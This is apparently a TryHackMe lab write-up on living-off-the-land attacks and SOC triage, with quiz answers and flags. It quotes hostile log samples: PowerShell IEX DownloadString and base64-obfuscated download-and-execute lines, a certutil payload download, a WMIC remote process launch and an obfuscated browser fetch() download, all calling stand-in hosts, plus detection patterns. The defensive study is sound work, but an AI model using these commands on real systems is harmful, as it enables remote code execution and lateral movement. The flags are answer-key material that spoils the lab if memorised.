- Tools Used: Signed binaries such as rundll32.exe and mshta.exe.
- The Attack: Attackers use rundll32 to execute malicious exports from a DLL or mshta to run inline JavaScript/HTA content.
- The Advantage: These processes are trusted by the OS. By "proxying" execution through them, the malicious beacon can be injected into memory without ever appearing as a standalone malicious executable.

What MITRE technique ID covers WMI event subscriptions?

Home > Techniques > Enterprise > Event Triggered Execution > Windows Management Instrumentation Event Subscription

Event Triggered Execution: Windows Management Instrumentation Event Subscription

Other sub-techniques of Event Triggered Execution (18)

Adversaries may establish persistence and elevate privileges by executing malicious content triggered by a Windows Management Instrumentation (WMI) event subscription. WMI can be used to install event filters, providers, consumers, and bindings that execute code when a defined event occurs. Examples of events that may be subscribed to are the wall clock time, user login, or the computer's uptime.[1]

Adversaries may use the capabilities of WMI to subscribe to an event and execute arbitrary code when that event occurs, providing persistence on a system.[2][3] Adversaries may also compile WMI scripts – using `mofcomp.exe` –into Windows Management Object (MOF) files (.mof extension) that can be used to create a malicious subscription.[4][5]

WMI subscription execution is proxied by the WMI Provider Host process (WmiPrvSe.exe) and thus may result in elevated SYSTEM privileges.

ID: T1546.003
Sub-technique of: T1546
Tactics: Privilege Escalation, Persistence
Platforms: Windows
Contributors: Brent Murphy, Elastic; David French, Elastic; Viren Chaudhari, Qualys
Version: 1.5
Created: 24 January 2020
Last Modified: 24 October 2025

Version Permalink

- On MITRE ATT&CK website we can search for "WMI event subscriptions", I navigated through Event Triggered Execution to reach the sub-technique for WMI Event Subscription

Answer: T1546.003

Which abbreviated name refers to one of the services that C2s, like Cobalt Strike, use to start or listen for remote services?

- This is commonly used for remote execution and lateral movement, leveraging the Server Message Block protocol for communication between compromised hosts and the C2 server.

Answer: SMB

Detecting LOL Activity

Practical LotL: Attack Patterns & Detection Logic

Attackers utilize native Windows binaries to perform stealthy execution, persistence, and data handling. By observing these "small, controlled examples," defenders can tune SIEM alerts to capture malicious intent within legitimate processes.

1. Scripting & Execution (PowerShell & MSHTA)

- **PowerShell:** Used for fileless execution. Common flags include -NoP (No Profile) and -EncodedCommand (Base64) to hide the script's intent. The IEX (DownloadString) pattern is a primary indicator of a remote payload being run directly in memory.
- **MSHTA:** Executes HTML Applications (.hta). It is often used to run inline JavaScript or VBScript, effectively bypassing browser-based security controls to spawn system commands.

2. Remote Management & File Handling (WMIC & Certutil)

- **WMIC:** Acts as a remote launcher. Attackers use process call create to spawn hidden processes (like PowerShell or Notepad) on target hosts, blending with remote administration traffic.
- **Certutil:** Originally for certificate management, it is abused for file transfers (-urlcache -split -f) and encoding/decoding payloads (-encode/-decode). This allows binaries to be transported as text blobs and reconstructed on-site.

3. Persistence & DLL Execution (Schtasks & Rundll32)

- **Scheduled Tasks (schtasks):** Used to maintain long-term access by creating tasks with benign names (e.g., "WindowsUpdate") that trigger on user logon or a specific cadence.
- **Rundll32:** Executes specific functions within a DLL. It is used to bootstrap loaders in memory or invoke system handlers (like url.dll,FileProtocolHandler) to process remote malicious content.

Defensive Monitoring Strategy

Effective detection requires monitoring specific **Event Codes** and **Command Line** arguments. The table below summarizes the key detection logic for these tools:

Tool	Key Event Codes (Sysmon/WinEvent)	Suspicious Command Line Patterns
PowerShell	4688, 1, 4104	IEX, EncodedCommand, DownloadString, Bypass
WMIC	1, 4688	process call create, /node:, /hidden
Certutil	1, 4688, 4663	-urlcache, -f, -decode, -encode
Schtasks	4698, 4699, 1	/Create, /Run, /SC ONLOGON, /TN

Which PowerShell switch is used to download text/strings and execute them?

- IEX is the classic way for attackers to take a string or downloaded script and run it immediately in memory without saving a file to the disk

Answer: IEX


Which WMIC keyword triggers the creation of a new process on a remote host?

- When you're using WMIC for lateral movement, the process call create command is the specific instruction that tells a remote computer to start a new program or script


Answer: create

Practical

What is the flag?



Launching the VM and accessing the self-hosting server it takes us to a web page where we must analyze the log data and determine whether it is malicious or not malicious



Not Malicious: This alert indicates that the user launched the notepad.exe which is in the correct directory Not indicating anything malicious

Time
2025-10-22T15:00:00Z
Severuty
Low
Disk cleanup initiated by user: cleanmgr.exe /sagerun:1

Not Malicious: The user initiated this process running the cleanmgr.exe, /sagerun:1 refers to the flag that tells the disk near to run automatically using that specific preset which was preset 1

Time
2025-10-22T14:12:03Z
Severuty
High
PowerShell IEX DownloadString: powershell -NoP -NonI -W Hidden -Exec Bypass -Command "IEX (New-Object System.Net.WebClient).DownloadString(\'https://updates.tryhackme.com/content/payload.ps1\')"


Malicious: This command is a classic "fileless" attack that stealthily hides its window while reaching out to a random website to download and immediately run a script in your computer's memory.

Time
2025-10-22T14:25:01Z
Severuty
Medium-High
Certutil download to Public: certutil -urlcache -split -f "https://downloads.tryhatme.com/agents/agent.exe" C:\Users\Public\agent.exe


Malicious: This command abuses a legitimate Windows certificate tool to act as a "living-off-the-land" downloader, sneaking an executable from a suspicious URL into a public folder where it can easily hide and run without needing special permissions.

Time
2025-10-22T14:20:05Z
Severuty
High
WMIC remote process create: wmic /node:WIN-LAB-01 process call create "powershell -NoP -Command IEX(New-Object Net.WebClient).DownloadString(\'http://cdn.tryhatme.com/assets/bootstrap.ps1\')"

Malicious: This command is a "lateral movement" tactic where an attacker uses a built-in management tool to remotely hop onto another computer and force it to download and execute a hidden script, essentially spreading an infection across an entire network.




Malicious: This is a sneaky "living-off-the-land" trick that uses a legitimate Windows web-app launcher to run hidden JavaScript, which then triggers a background PowerShell command to launch programs without you ever seeing a window pop up.




Not Malicious: This is just a standard administrative check where someone is using the command prompt to quickly peek at the contents of a temporary folder, likely just to see how much junk is piling up or to troubleshoot a basic system issue.

Malicious: This is a huge red flag because it uses a standard Windows utility to launch a suspicious, randomly named file hidden in a temporary folder, which is a classic way for malware to execute its main code while pretending to be a normal system process.



Not Malicious: This is a routine, automated maintenance task where the system's built-in backup tool is simply following its schedule to create a safety copy of your files so you don't lose anything if the computer crashes.



Malicious: This command uses "base64 encoding" to turn a readable script into a garbled string of text, which is a classic way for attackers to hide their true intentions from security scanners while they run hidden commands in the background.

Answer: THM{LOL-but-not-that-lol-you-finishit}

Wrapping up

The investigation into LotL techniques reveals a fundamental shift in modern conflict: **the weaponization of the environment.** By repurposing legitimate utilities, attackers bypass signature-based defenses and force analysts to differentiate between an administrator's routine and an attacker's intrusion.

Functional Arsenal of LotL

Attackers choose specific tools based on their operational requirements:

- **Stealthy Execution:** PowerShell and Mshta provide fileless, in-memory execution paths that leave a minimal footprint on the physical disk.
- **Remote Reach:** WMIC and Rundll32 extend the attacker's reach, allowing for remote reconnaissance and the bootstrapping of payloads through trusted system handlers.
- **Staging & Obfuscation:** Certutil transforms from a certificate manager into a versatile downloader and data encoder, allowing malicious binaries to hide as plain text.
- **Long-Term Presence:** Scheduled Tasks (schtasks) ensure that even after a system reboot, the malicious logic persists under the guise of "Maintenance" or "Updates."

The Analyst's Defensive Framework

To effectively respond to LotL activity, the analysis must move beyond "known bad" lists and into **contextual behavioral monitoring**:

1. **Command-Line Visibility:** High-fidelity logging (Sysmon Event ID 1 or Windows Event 4688) is mandatory to capture the full execution string, including obfuscated flags like -EncodedCommand.
2. **Process Relationship Analysis:** Defenders must evaluate the **Parent-Child relationship**. For example, cmd.exe spawning powershell.exe may be normal, but outlook.exe or w3wp.exe spawning certutil.exe is a high-confidence indicator of compromise.
3. **Application Control:** Implementing policies like **AppLocker** or **WDAC** to restrict which scripts can run, even if the interpreter (PowerShell) is trusted.
4. **Behavioral Baselines:** Creating a "known good" baseline of administrative behavior to prioritize alerts when those same tools behave in atypical ways.

Shadow Trace

Scenario

SOC Triage Workflow

1. Rapid Extraction of Indicators (IOCs)

Perform **Static Analysis** first to avoid detonating the malware on your workstation.

- **File Hashing:** Calculate the **MD5** or **SHA-256** hash immediately. Search this on **VirusTotal** or your internal threat intel platform.
- **String Analysis:** Look for hardcoded URLs, IP addresses, or PowerShell commands. Use the strings utility to find suspicious functions like URLDownloadToFile.
- **Signature Verification:** Check if the binary is digitally signed. A legitimate "Company Updater" should be signed by your organization or a trusted vendor. Unsigned or self-signed updaters are a critical red flag.

2. Dynamic Analysis & Behavioral Triage

Run the file in an isolated **Sandbox** (e.g., CAPE, Any.run) to observe its live "intent."

- **Process Tree:** Watch for **Process Injection**. If the "updater" spawns a hidden cmd.exe or powershell.exe, it is likely a loader for a secondary payload.
- **Network Activity:** Monitor for Beaconing. Does it reach out to a non-company domain or a known malicious IP?
- **Persistence:** Check for the creation of **Scheduled Tasks** or new **Registry Keys** (HKLM\Software\Microsoft\Windows\CurrentVersion\Run) designed to keep the malware active after a reboot.

3. Correlating EDR Alerts

EDR alerts rarely fire in isolation. Look for a cluster of events on the timeline:

- **Alert 1: Suspicious Process Spawning.** (e.g., updater.exe -> powershell.exe)
- **Alert 2: Credential Access.** (e.g., Attempted access to lsass.exe memory)
- **Alert 3: Defense Evasion.** (e.g., Commands to disable Windows Defender or clear event logs)


File analysis

Analyze the binary: C:\Users\DFIRUser\Desktop\windows-update.exe


```
Aurora
Browser Analysis
Data Triaging
DCode v5
Disk Analysis
Email Analysis
exiftool
EZ Tools
HxD
LogFileParser
Malware Analysis
Memory Analysis
Network Analysis
Nmap
PersistenceSniper
pestudio
Recovery Data
Registry Analysis
Sleuth Kit
SysinternalsSuite
USB Analysis
```

These are the list of tools that we'll be using in this CTF style challenge

What is the architecture of the binary file windows-update.exe?




To look for the architect of the binary we're going to need to use pestudio



After opening the executable, we can see indicators that the file type is set to 64-bit (sidenote: there 2 options we had were 32 or 64 bit)

Answer: 64-bit

What is the hash (sha-256) of the file windows-update.exe?



In the indicators section it displays sha256 hash which can be used to verify its integrity in case something changes during our investigation process

Answer:
B2A88DE3E3BCFAE4A4B38FA36E884C586B5CB2C2C283E71FBA59EFDB9EA64BFC

Identify the URL within the file to use it as an IOC

indicator (22)	detail
file > name	c:\users\dfiruser\desktop\windows-update.exe
file > signature	Microsoft Linker 14.38 | Visual Studio 2008
file > sha256	B2A88DE3E3BCFAE4A4B38FA36E884C586B5CB2C2C283E71FBA59EFDB9E...
file > info	size: 50176 bytes, entropy: 5.789
file > type	executable, 64-bit, console
stamp > compiler	Fri Oct 03 03:13:45 2025
languages > names	English-US
resources > info	count: 1, size: 381 bytes, file-ratio: 0.76%
manifest > general	name: n/a, description: n/a, severity: asInvoker
file > version	n/a
entry-point > location	0x00006630 (section: .text)
string > url-pattern	http://tryhatme.com/update/security-update.exe
string > url-pattern	192.168.1.83
certificate	n/a
libraries > flag	WS2_32.dll (Windows Socket Library)
libraries > flag	urlmon.dll (OLE32 Extensions for Win32)
libraries > flag	WININET.dll (Internet Extensions for Win32 Library)
imports > ordinal > count	12
imports > flag	CreateProcessA | CreateToolhelp32Snapshot | DeleteFileA | FindFirstFile...
imphash > md5	417F830CC2DD6659225718FEF69AF7EB
exports	n/a
overlay	n/a

Answer: http://tryhatme.com/update/security-update.exe

With the URL identified, can you spot a domain that can be used as an IOC?

```
PS C:\Users\DFIRUser\Desktop> strings .\windows-update.exe | findstr "tryhatme"
http://tryhatme.com/update/security-update.exe
tryhatme.com/VEhNe31vdV9nMHRfc29tZV9JT0NzX2ZyaWVuZH0=
responses.tryhatme.com
```


Run the strings utility on the target binary to extract text, then filter the results by the domain “tryhatme”. After running the command, we are prompted with three responses the URL within the IOC, a URL with a base 64 encrypted at the end, last the domain need

Answer: responses.tryhatme.com

Input the decoded flag from the suspicious domain

```
PS C:\Users\DFIRUser\Desktop> strings .\windows-update.exe | findstr "tryhatme"
http://tryhatme.com/update/security-update.exe
tryhatme.com/VEhNe3lvdV9nMHRfc29tZV9JT0NzX2ZyaWVuZH0=
responses.tryhatme.com
```


Looking back at the last question we need the base 64 hash which we will use to decrypt



We'll take the hash and enter it into cyber chef, choose from base 64 then paste hash

Answer: THM{you_g0t_some_IOCs_friend}

What library related to socket communication is loaded by the binary?



Back at pestudio we can navigate to libraries on the left hand side and reading the description we can see windows socket library

Answer: WS2_32.dll

Alerts Analysis

Shadow Trace

Restart

Search for an alert

Time	Command	Severity	Rule	Host	Process
Feb 9th 2026 at 20:45	(new-object system.net.webclient).DownloadString([Text.Encoding]::UTF8.GetString([Convert]::FromBase64String("aHR0cHM6Ly90cnloYXRtZS5jb20vZGV2L21haW4uZXhl"))) | IEX;	Critical	Suspicious PowerShell execution	WIN-SRV-01.tryhackme.local / CORPsvc_backup	powershell.exe
Feb 9th 2026 at 21:45	fetch([104,116,116,112,115,58,47,47,114,101,97,108,108,121,115,101,99,117,114,101,117,112,100,97,116,101,46,116,114,121,104,97,116,109,101,46,99,111,109,47,117,112,100,97,116,101,46,101,120,101].map(c=>String.fromCharCode(c)).join('')).then(r=>r.blob()).then(b=>{const u=URL.createObjectURL(b);const a=document.createElement('a');a.href=u;a.download='test.txt';document.body.appendChild(a);a.click();a.remove();URL.revokeObjectURL(u);});	Critical	Suspicious Browser Download	WIN-SRV-01.tryhackme.local / CORPsvc_backup	chrome.exe (browser JavaScript execution)

Displaying 1 - 2 of 2 records

Accessing the link I am presented with logs consisting of commands, severities, rules, host, and process

<u>Can you identify the malicious URL from the trigger by the process powershell.exe?</u>

Feb 9th 2026 at 20:48	(new-object system.net.webclient).DownloadString([Text.Encoding]::UTF8.GetString([Convert]::FromBase64String("aHR0cHM6Ly90cnloYXRtZS5jb20vZGV2L21haW4uZXhl"))) | IEX;	Critical	Suspicious PowerShell execution	WIN-SRV-01.tryhackme.local / CORPsvc_backup	powershell.exe

We'll be looking at the log events that was triggered by the PowerShell process, I noticed in the commands there is a section that reverts base 64 back into string

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

Remove non-alphabet chars

Strict mode

Input

aHR0cHM6Ly90cnloYXRtZS5jb20vZGV2L21haW4uZXhl

44 1

Output

https://tryhatme.com/dev/main.exe


Using cyber chef we convert that hash back to text which gives us the malicious URL that the attacker wanted PowerShell to process

Answer: https://tryhatme.com/dev/main.exe

Can you identify the malicious URL from the alert triggered by chrome.exe?

Feb 9th 2026 at 21:48	fetch([104,116,116,112,115,58,47,47,114,101,97,108,108,121,115,101,99,117,114,101,117,112,100,97,116,101,46,116,114,121,104,97,116,109,101,46,99,111,109,47,117,112,100,97,116,101,46,101,120,101].map(c=>String.fromCharCode(c)).join('')).then(r=>r.blob()).then(b=>{const u=URL.createObjectURL(b);const a=document.createElement('a');a.href=u;a.download='test.txt';document.body.appendChild(a);a.click();a.remove();URL.revokeObjectURL(u);});	Critical	Suspicious Browser Download	WIN-SRV-01.tryhackme.local / CORPsvc_backup	chrome.exe (browser JavaScript execution)

Certainly to the last question looking at the command of the log we get a long string of numbers and shortly after it came in to convert back to string



heading back to cyber chef, we will be converting the numbers using from decimal because the numbers represent ASCII codes, where each digit is a numerical placeholder for a specific character that the computer understands as data but humans read as text.

Answer: https://reallysecureupdate.tryhatme.com/update.exe

What's the name of the file saved in the alert triggered by chrome.exe?

```
fetch([104,116,116,112,115,58,47,47,114,101,97,108,108,121,115,101,99,117,114,101,117,
112,100,97,116,101,46,116,114,121,104,97,116,109,101,46,99,111,109,47,117,112,100,97,
116,101,46,101,120,101].map(c=>String.fromCharCode(c)).join('')).then(r=>r.blob()).then
(b=>{const u=URL.createObjectURL(b);const a=document.createElement('a');a.href=u;a.
download='test.txt';document.body.appendChild(a);a.click();a.remove();URL.revokeObje
ctURL(u);});
```

The name of the file saved in the alert triggered by chrome.exe is:

Answer: test.txt